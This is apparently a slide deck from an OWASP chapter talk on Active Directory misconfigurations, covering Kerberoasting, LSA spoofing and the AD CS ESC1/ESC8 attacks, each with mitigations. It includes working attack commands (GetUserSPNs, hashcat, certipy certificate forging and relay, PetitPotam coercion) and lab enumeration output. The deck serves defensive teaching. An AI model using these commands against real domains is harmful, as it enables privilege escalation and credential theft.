



Active Directory Misconfigurations

The Gift That Keeps on Giving

Matej Janček – OWASP Czech Chapter Meeting · 2025-09-30

whoami


- AD penetration tester 4 years
- Occasional CTF player
- Ethical hacker
 - wireless stuff
 - physical pentests
- Coffee nerd

Agenda

- Quick AD Intro
- Threat Model
- Kerberoasting
- LSA spoofing
- AD-CS: ESC1 & ESC8

Active Directory Intro

- Identity & authentication backbone (users, machines, groups, policies)
- Domain Controller is main server
- Kerberos issues tickets
- AD Certificate Services issues certificates



Threat Model

- Attacker has one of:
 - low privileged user account
 - local code execution
- Goals:
 - escalate to domain admin
 - persistence
 - impersonation

Kerberoasting – attack chain

- Enumerate SPNs tied to AD **user** accounts
- Request a service ticket for an SPN
- Extract encrypted blob derived from service account password
- Crack offline



Kerberoasting – practical

- Enumerate SPNs


```
GetUserSPNs.py -outputfile kerberoast.hash -dc-ip  
10.10.10.1 'DOMAIN/USER:Password'
```

- Crack password hash

```
hashcat -m 13100 kerberoast.hash /path/to/wordlist -r  
/path/to/rules
```



Kerberoasting – mitigation

- Group Managed Service Account (gMSA)
- Delegated Managed Service Accounts (dMSA)
- If nothing else
 - Use strong passwords



LSA Spoofing – what & why

- LSA holds credentials and tokens
- Inside every Windows machine
- Spoofing: trick services to hand secrets to attacker-controlled endpoints
- Family of MitM attack techniques



LSA Spoofing – mitigation

- LSA Protection and Credential Guard
- Use Kerberos instead of NTLM authentication



AD CS – quick overview

- Certificate Authority, certificate templates, enrollment endpoints
- Templates determine who can enroll
- Misconfigurations allow low-priv users to obtain powerful certs

ESC1 – enrollment abuse

- Extremely weak template permissions
- Domain user to domain admin escalation
- Templates allow subject names to be **supplied by requester**
- Enrollment rights to low-priv users

Certificate Authorities

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```

CA Name : sendai-DC-CA
DNS Name : dc.sendai.vl
Certificate Subject : CN=sendai-DC-CA, DC=sendai, DC=vl
Certificate Serial Number : 326E51327366FC954831ECD5C04423BE
Certificate Validity Start : 2023-07-11 09:19:29+00:00
Certificate Validity End : 2123-07-11 09:29:29+00:00
Web Enrollment
  HTTP
    Enabled : False
  HTTPS
    Enabled : False
User Specified SAN : Disabled
Request Disposition : Issue
Enforce Encryption for Requests : Enabled
Active Policy : CertificateAuthority_MicrosoftDefault.Policy
Permissions
  Owner : SENDAI.VL\Administrators
  Access Rights
    ManageCa : SENDAI.VL\Administrators
               SENDAI.VL\Domain Admins
               SENDAI.VL\Enterprise Admins
    ManageCertificates : SENDAI.VL\Administrators
                       SENDAI.VL\Domain Admins
                       SENDAI.VL\Enterprise Admins
  Enroll : SENDAI.VL\Authenticated Users

```

Certificate Templates

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```

Template Name : SendaiComputer
Display Name : SendaiComputer
Certificate Authorities : sendai-DC-CA
Enabled : True
Client Authentication : True
Enrollment Agent : False
Any Purpose : False
Enrollee Supplies Subject : True
Certificate Name Flag : EnrolleeSuppliesSubject
Private Key Flag : ExportableKey
Extended Key Usage : Client Authentication
Requires Manager Approval : False
Requires Key Archival : False
Authorized Signatures Required : 0
Schema Version : 2
Validity Period : 1 year
Renewal Period : 6 weeks
Minimum RSA Key Length : 2048
Template Created : 2023-07-11T12:46:12+00:00
Template Last Modified : 2025-09-11T12:09:21+00:00
Permissions
  Object Control Permissions
    Owner : SENDAI.VL\Administrator
    Full Control Principals : SENDAI.VL\Authenticated Users
    Write Owner Principals : SENDAI.VL\Authenticated Users
    Write Dacl Principals : SENDAI.VL\Authenticated Users
    [+] User Enrollable Principals : SENDAI.VL\Authenticated Users
    [+] User ACL Principals : SENDAI.VL\Authenticated Users
    [!] Vulnerabilities : Enrollee supplies subject and template allows client authentication.
  ESC1 : Enrollee supplies subject and template allows client authentication.

```

ESC1 – practical

- Enumerate CA and templates

```
certipy find -u victim@corp.local' -p 'Passw0rd!' -dc-ip  
10.0.0.100 -vulnerable
```

- Request the certificate

```
certipy req -u victim@corp.local' -p 'Passw0rd!' -dc-ip  
'10.0.0.100' -target 'CA.CORP.LOCAL' -ca 'CORP-CA'  
-template 'VulnTemplate' -upn 'administrator@corp.local'  
-sid 'S-1-5-21-...-500'
```

ESC1 – mitigation

- Depends on your needs
- Minimum is requesting manager approval
- Don't allow supplied subject name
- Disable enrolling for group Domain Users

ESC8 – web enrollment abuse

- NTLM relay attack
- Weak web enrollment auth
- Commonly used with printers bug



ESC8 – practical

- Relaying NTLM traffic to CA


```
certipy relay -target 10.10.10.100 -template  
DomainController
```

- Coercing authentication

```
python3 PetitPotam.py -u victim -p 'Passw0rd!'  
10.10.10.105 10.10.10.101
```

ESC8 – mitigation

- Disable web enrollment authentication
- Use HTTPS
- Restrict NTLM authentication



Why these keep happening

- Legacy AD designs & business constraints
- Service account sprawl and weak governance
- Certificate Services seen as set and forget
- Complicated environment



Q&A

- **SpecterOps: Certified Pre-Owned**

https://specterops.io/wp-content/uploads/sites/3/2022/06/Certified_Pre-Owned.pdf